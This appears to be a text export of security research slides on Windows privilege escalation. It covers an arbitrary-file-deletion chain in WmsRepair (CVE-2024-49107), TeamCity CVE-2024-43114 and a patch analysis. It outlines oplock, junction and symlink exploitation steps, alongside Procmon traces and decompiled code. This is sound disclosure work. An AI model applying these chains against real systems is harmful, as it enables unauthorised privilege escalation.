Command Line: "C:\Program Files\Windows MultiPoint Server\WmsSelfHealingSvc.exe"

PID: 11008, Parent PID: 904, Session ID: 0, User: NT AUTHORITY\SYSTEM

Architecture: 64-bit, Virtualized: False, Integrity: System

## Monitoring In Procmon (1 dmp file)



Event Properties

Date: 2025/6/27 15:35:09.0248138

Thread: 18296

Class: File System

Operation: QueryDirectory

Result: SUCCESS

Path: C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\\*.dmp

Duration: 0.0000128

FileInformationClass: FileBothDirectoryInformation

Filter: \*.dmp

2: 1.dmp

## Monitoring In Procmon (2 dmp file)

|                       |      |                          |                                                                |               |                  |                  |
|-----------------------|------|--------------------------|----------------------------------------------------------------|---------------|------------------|------------------|
| WmsSelfHealingSvc.exe | 5940 | CreateFile               | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps       | SUCCESS       | Desired Acces... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | QueryDirectory           | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\*.dmp | SUCCESS       | FileInformati... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | QueryDirectory           | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps       | SUCCESS       | FileInformati... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | QueryDirectory           | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps       | NO MORE FILES | FileInformati... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | CreateFile               | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps       | SUCCESS       | Desired Acces... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | QueryDirectory           | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp | SUCCESS       | Attributes: A... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | SetDispositionInforma... | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp | SUCCESS       | Flags: FILE_D... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | WriteFile                | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp | SUCCESS       | Offset: 8,929... | NT AUTHORITY\... |
| WmsSelfHealingSvc.exe | 5940 | CloseFile                | C:\ProgramData\Microsoft\Windows MultiPoint Server\Dumps\1.dmp | SUCCESS       |                  | NT AUTHORITY\... |

WmsSelfHealingSvc will delete 1 (fileCount - maxDumpCount) file

# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.  
CreateDumpFilesList -> xxx -> RemoveDumpFiles

# Diving into WmsRepair Service

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1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw



# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)



# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)
  - b) set oplock on the file "1.dmp"



# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)
  - b) set oplock on the file "1.dmp"
  - c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!



# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)
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  - c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
  - d) remove both "1.dmp" and "2.dmp" to %Temp%





# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)
  - b) set oplock on the file "1.dmp"
  - c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
  - d) remove both "1.dmp" and "2.dmp" to %Temp%
  - e) create junction and object manager symbolic link(e.g., \RPC Control)



# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)
  - b) set oplock on the file "1.dmp"
  - c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
  - d) remove both "1.dmp" and "2.dmp" to %Temp%
  - e) create junction and object manager symbolic link(e.g., \RPC Control)
  - f) release the lock



# Diving into WmsRepair Service

## Exploitation in My Mind

1. There exists a time window between file validation and file deletion.

CreateDumpFilesList -> xxx -> RemoveDumpFiles

1. Thus, what we need to do is just using BaitAndSwitch by James Forshaw
  - a) create two file named "1.dmp" and "2.dmp" in the directory (because of `maxDumpCount = 1`)
  - b) set oplock on the file "1.dmp"
  - c) once WmsSelfHealingSvc.exe tries to delete the first file, oplock hits!
  - d) remove both "1.dmp" and "2.dmp" to %Temp%
  - e) create junction and object manager symbolic link(e.g., \RPC Control)
  - f) release the lock



3. Finally, we get an Arbitrary File Deletion in Windows

# Diving into WmsRepair Service

Unfortunately, the service is configured as auto-start, and standard users do not have the permission to restart it.

# Diving into WmsRepair Service

Unfortunately, the service is configured as auto-start, and standard users do not have the permission to restart it.



```
C:\crispr>accesschk64.exe -c -v "WmRepair"
wmsrepair
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
R NT AUTHORITY\INTERACTIVE
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
R NT AUTHORITY\SERVICE
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
```

|                                        |                                                                       |             |            |
|----------------------------------------|-----------------------------------------------------------------------|-------------|------------|
| Type:                                  | Own process                                                           | Start type: | Auto start |
| Error control:                         | Normal                                                                | Group:      | UIGroup    |
| Binary path:                           | C:\Program Files\Windows MultiPoint Server\Wms <span>Browse...</span> |             |            |
| User account:                          | LocalSystem                                                           |             |            |
| Password:                              | <input type="password"/> <input type="checkbox"/>                     |             |            |
| Service DLL:                           | N/A                                                                   |             |            |
| <input type="checkbox"/> Delayed start |                                                                       |             |            |
| <span>Permissions</span>               |                                                                       |             |            |

# Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 😊😭

# Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 😊😭

WerSvc  
Arbitrary Process  
Termination

+

WmsRepair Service  
Recovery  
Configuration



# Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 😊😓

WerSvc  
Arbitrary Process  
Termination

+

WmsRepair Service  
Recovery  
Configuration

```
C:\crispr> sc qfailure wmsrepair
[SC] QueryServiceConfig2 SUCCESS
RESET_PERIOD (in seconds) : 0
REBOOT_MESSAGE :
COMMAND_LINE :
FAILURE_ACTIONS : RESTART -- Delay = 60000 milliseconds.
                  RESTART -- Delay = 60000 milliseconds.
                  NONE
```

By sc.exe

First failure: Restart the service

Second failure: Restart the service

Subsequent failures: Take no action

Reset fail count after: 0 days

Restart service after: 1 minutes

☐ Enable actions for stops with errors

Restart computer options...

Run program

Program: Browse...

Append /fail=%1% to pass the fail count to the program.

By System Informer



# Diving into WmsRepair Service

- How to Get Gull-Chain Exploitation to LPE? 😊😊

WerSvc  
Arbitrary Process  
Termination

+

WmsRepair Service  
Recovery  
Configuration


Since we got an “arbitrary process deletion” primitive, killing the wmsrepair process will trigger its automatic restart, as defined in its recovery settings.

Thus, we have an full-chain arbitrary file deletion bug, which makes us to LPE<sub>[1]</sub>



[1]<https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks>

# Full-Chain Exploitation Demo for CVE-2024-49107



## Jetbrains TeamCity Privilege Escalation via Link Following

### Description

In JetBrains TeamCity before 2024.07.1 possible privilege escalation due to incorrect directory permissions

### Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

#### CVSS 3.x Severity and Vector Strings:



**NIST:** NVD

**Base Score:** 7.8 HIGH

**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H



**CNA:** JetBrains s.r.o.


**Base Score:** 7.5 HIGH

**Vector:** CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N

|          |                                                                                                          |      |           |         |                |
|----------|----------------------------------------------------------------------------------------------------------|------|-----------|---------|----------------|
| TeamCity | Possible privilege escalation due to incorrect directory permissions. Reported by Crispr Xiang(TW-87656) | High | 2024.07.1 | CWE-276 | CVE-2024-43114 |
|----------|----------------------------------------------------------------------------------------------------------|------|-----------|---------|----------------|

# What is TeamCity


TeamCity is used to build and test software products in an automated manner.



Based on Java

# What is TeamCity


TeamCity is used to build and test software products in an automated manner.



## History Bugs Reported by us


- Preauth-RCE: CVE-2024-24942
- Path Traversal: CVE-2024-23917

**All in Web Attack Surface!!**





# TeamCity LPE Bugs?

- The bug was in TeamCity for Windows.
- 1. The TeamCity Architecture on Windows



# TeamCity LPE Bugs?

- The bug was in TeamCity for Windows.
- 1. The TeamCity Architecture on Windows



No Redirectuon Guard Mitigation

# TeamCity LPE Bugs?

The bin path(C:\TeamCity\bin) and the lib Jar directory (C:\TeamCity\lib) are DACL protected!



```
C:\crispr> cacls C:\TeamCity\bin
ANONYMOUS\crispr:(OI)(CI)(ID)F
NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
BUILTIN\Administrators:(OI)(CI)(ID)F
```

For analysis, we need to import all library and decompile it.



# TeamCity LPE Bugs?

## Vulnerability Call Chain

1. `org.hsqldb.server.Servlet#init`
2. `org.hsqldb.DatabaseManager#getDatabase(java.lang.String, java.lang.String, org.hsqldb.persist.HsqlProperties)`
3. `org.hsqldb.Database#open`
4. `org.hsqldb.Database#reopen`
5. `org.hsqldb.persist.Logger#open`
6. `org.hsqldb.persist.Log#open`
7. `org.hsqldb.persist.Log#deleteOldTempFiles`

**deleteOldTempFiles is the Sink!!**

# TeamCity LPE Bugs?

```
void deleteOldTempFiles() {
    try {
        if (this.database.logger.tempDirectoryPath == null) {
            return;
        }
        File var1 = new File(this.database.logger.tempDirectoryPath);
        File[] var2 = var1.listFiles();
        if (var2 == null) {
            return;
        }
        for(int var3 = 0; var3 < var2.length; ++var3) {
            var2[var3].delete();
        }
    } catch (Throwable var4) {
    }
}
```

```
// Java.io.File
public boolean delete() {
    SecurityManager security = System.getSecurityManager();
    if (security != null) {
        security.checkDelete(path);
    }
    if (isInvalid()) {
        return false;
    }
    return fs.delete(this);
}
```

At last, fs.delete call  
 Java\_java\_io\_WinNTFileSystem\_delete(JNI), and finally call  
**DeleteFileW** in Windows enviroment

## Description

1. When the service running, it will delete all files in the directory (C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp) without validation
2. Attackers can make a craft ps-eudo symlink and thus lead to arbitrary file deletion, and finally get LPE

## 1. DACL of directory

```
C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp>cacls .
C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp NT AUTHORITY\SYSTEM:(OI)(CI)(ID)F
BUILTIN\Administrators:(OI)(CI)(ID)F
CREATOR OWNER:(OI)(CI)(IO)(ID)F
BUILTIN\Users:(OI)(CI)(ID)R
BUILTIN\Users:(CI)(ID)(SPECIAL_ACCESS:)
```

Write Permission

FILE\_WRITE\_DATA  
FILE\_APPEND\_DATA  
FILE\_WRITE\_EA  
FILE\_WRITE\_ATTRIBUTES

## 2. Delete Operations in Procmon

|              |       |                          |                                                                   |               |                  |                  |
|--------------|-------|--------------------------|-------------------------------------------------------------------|---------------|------------------|------------------|
| java.exe     | 14744 | CreateFile               | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp          | SUCCESS       | Desired Acces... | NT AUTHORITY\... |
| java.exe     | 14744 | QueryDirectory           | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\*        | SUCCESS       | FileInformati... | NT AUTHORITY\... |
| java.exe     | 14744 | QueryDirectory           | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp          | SUCCESS       | FileInformati... | NT AUTHORITY\... |
| java.exe     | 14744 | QueryDirectory           | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp          | NO MORE FILES | FileInformati... | NT AUTHORITY\... |
| java.exe     | 14744 | CloseFile                | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp          | SUCCESS       |                  | NT AUTHORITY\... |
| java.exe     | 14744 | CreateFile               | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | Desired Acces... | NT AUTHORITY\... |
| java.exe     | 14744 | SetBasicInformationFile  | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | CreationTime...  | NT AUTHORITY\... |
| java.exe     | 14744 | CloseFile                | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       |                  | NT AUTHORITY\... |
| java.exe     | 14744 | CreateFile               | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | Desired Acces... | NT AUTHORITY\... |
| Explorer.EXE | 5580  | NotifyChangeDirectory    | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp          | SUCCESS       | Filter: FILE...  | ANONYMOUS\xbc69  |
| java.exe     | 14744 | QueryBasicInformation... | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | CreationTime...  | NT AUTHORITY\... |
| java.exe     | 14744 | CloseFile                | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       |                  | NT AUTHORITY\... |
| java.exe     | 14744 | CreateFile               | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | Desired Acces... | NT AUTHORITY\... |
| java.exe     | 14744 | QueryAttributeTagFile    | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | Attributes: N... | NT AUTHORITY\... |
| java.exe     | 14744 | SetDispositionInforma... | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       | Flags: FILE D... | NT AUTHORITY\... |
| java.exe     | 14744 | CloseFile                | C:\ProgramData\JetBrains\TeamCity\system\buildserver.tmp\temp.tmp | SUCCESS       |                  | NT AUTHORITY\... |

## 3. Exploitation

using BaitAndSwitch by James Forshaw again!

- 1. Create a "\*.tmp" file in that directory and set oplock
- 2. waiting for java.exe to delete the file
- 3. when oplock hits, we create junction and object manager symbolic link
- 4. release oplock

**Question: How to full-chain exploit since we don't have permission to restart Teamcity Service**

# CVE-2024-43114

## Permission for Teamcity Service

```
C:\Crispr>accesschk.exe -c teamcity -v
teamcity
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
SERVICE_ALL_ACCESS
R NT AUTHORITY\INTERACTIVE
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_USER_DEFINED_CONTROL
READ_CONTROL
R NT AUTHORITY\SERVICE
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
SERVICE_USER_DEFINED_CONTROL
READ_CONTROL
```

| Triggers                                                      | Package  | PnP          | Other      | Comment |
|---------------------------------------------------------------|----------|--------------|------------|---------|
| General                                                       | Recovery | Dependencies | Dependents |         |
| First failure: <span>Take no action</span>                    |          |              |            |         |
| Second failure: <span>Take no action</span>                   |          |              |            |         |
| Subsequent failures: <span>Take no action</span>              |          |              |            |         |
| Reset fail count after: <span>0</span> days                   |          |              |            |         |
| Restart service after: <span>1</span> minutes                 |          |              |            |         |
| <input type="checkbox"/> Enable actions for stops with errors |          |              |            |         |
| Restart computer options...                                   |          |              |            |         |
| Run program                                                   |          |              |            |         |
| Program: <span></span> <span>Browse...</span>                 |          |              |            |         |
| Append /fail=%1% to pass the fail count to the program.       |          |              |            |         |

Only Have Query Permission  
No Start and Stop Permission

No Auto-Restart Configuration

# CVE-2024-43114

## Permission for Teamcity Service

```
C:\Crispr>accesschk.exe -c teamcity -v
teamcity
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
R  NT AUTHORITY\INTERACTIVE
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
R  NT AUTHORITY\SERVICE
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_USER_DEFINED_CONTROL
    READ_CONTROL
```

Never mind!  
It's a Deamon Process

```
:do_cycle
:do_cycle_while
    if not exist "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.new" goto do_cycle_call
    move "%TEAMCITY_SERVER_RESTARTER_SCRIPT%" "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.old" >nul
    move "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.new" "%TEAMCITY_SERVER_RESTARTER_SCRIPT%" >nul
:do_cycle_call
    call "%TEAMCITY_SERVER_RESTARTER_SCRIPT%" run %2 %3 %4 %5 %6 %7 %8 %9
    if not exist "%TEAMCITY_SERVER_RESTARTER_SCRIPT%.new" goto do_cycle_end
goto do_cycle_while
:do_cycle_end
goto:eof
```

Teamcity-server.bat



## 4. Full-Chain Exploitation

- Using "Wersvc Arbitrary Process Killing" to kill java.exe and then the java.exe process will be spawned again!

*In this way, we gain the ability to start and stop service indirectly*

| Name                | PID   | CPU  | I/O total... | Private b... | User name          | Description                   |
|---------------------|-------|------|--------------|--------------|--------------------|-------------------------------|
| cmd.exe             | 15748 | 7.67 | 16.67 M...   | 5.14 MB      | NT AUTHO...\SYSTEM | Windows Command Proce...      |
| java.exe            | 16916 |      |              | 354.03 ...   | NT AUTHO...\SYSTEM | OpenJDK Platform binary       |
| TeamCityService.exe | 8196  | 0.04 | 3.42 kB/s    | 1.99 MB      | NT AUTHO...\SYSTEM | JetBrains JetService Wrapp... |

**java process spawns again while being killed**



# Countermeasures

We analyze the countermeasures of each reported vulnerabilities in this part

# Countermeasure of ZDI-24-1098

```
if ( (int)UtilGetTokenIntegrityRid(hToken[0], (unsigned int *)&v40) >= 0 && (unsigned int)v40 >= 0x4000 )  
{  
    if ( WPP_GLOBAL_Control != &WPP_GLOBAL_Control && *((_BYTE *)WPP_GLOBAL_Control + 28) & 4) != 0 )  
        WPP_SF_*((_QWORD *)WPP_GLOBAL_Control + 2), 18LL, &WPP_25a1d84fd68832a0b43896ccf2bf8d28_Traceguids);  
    v18 = 1;  
    goto LABEL_59;  
}
```

`CHangrepServer::_CheckIfOKToReport` function in the Windows Insider Preview.

# Countermeasure of ZDI-24-1098

```
__int64 __fastcall UtilGetTokenIntegrityRid(HANDLE TokenHandle, unsigned int *a2)
{
    TokenInformationLength = 0;
    if ( GetTokenInformation(TokenHandle, TokenIntegrityLevel, 0i64, 0, &TokenInformationLength)
        ...
        if ( GetTokenInformation(TokenHandle, TokenIntegrityLevel, v5, TokenInformationLength,
&TokenInformationLength) )
        {
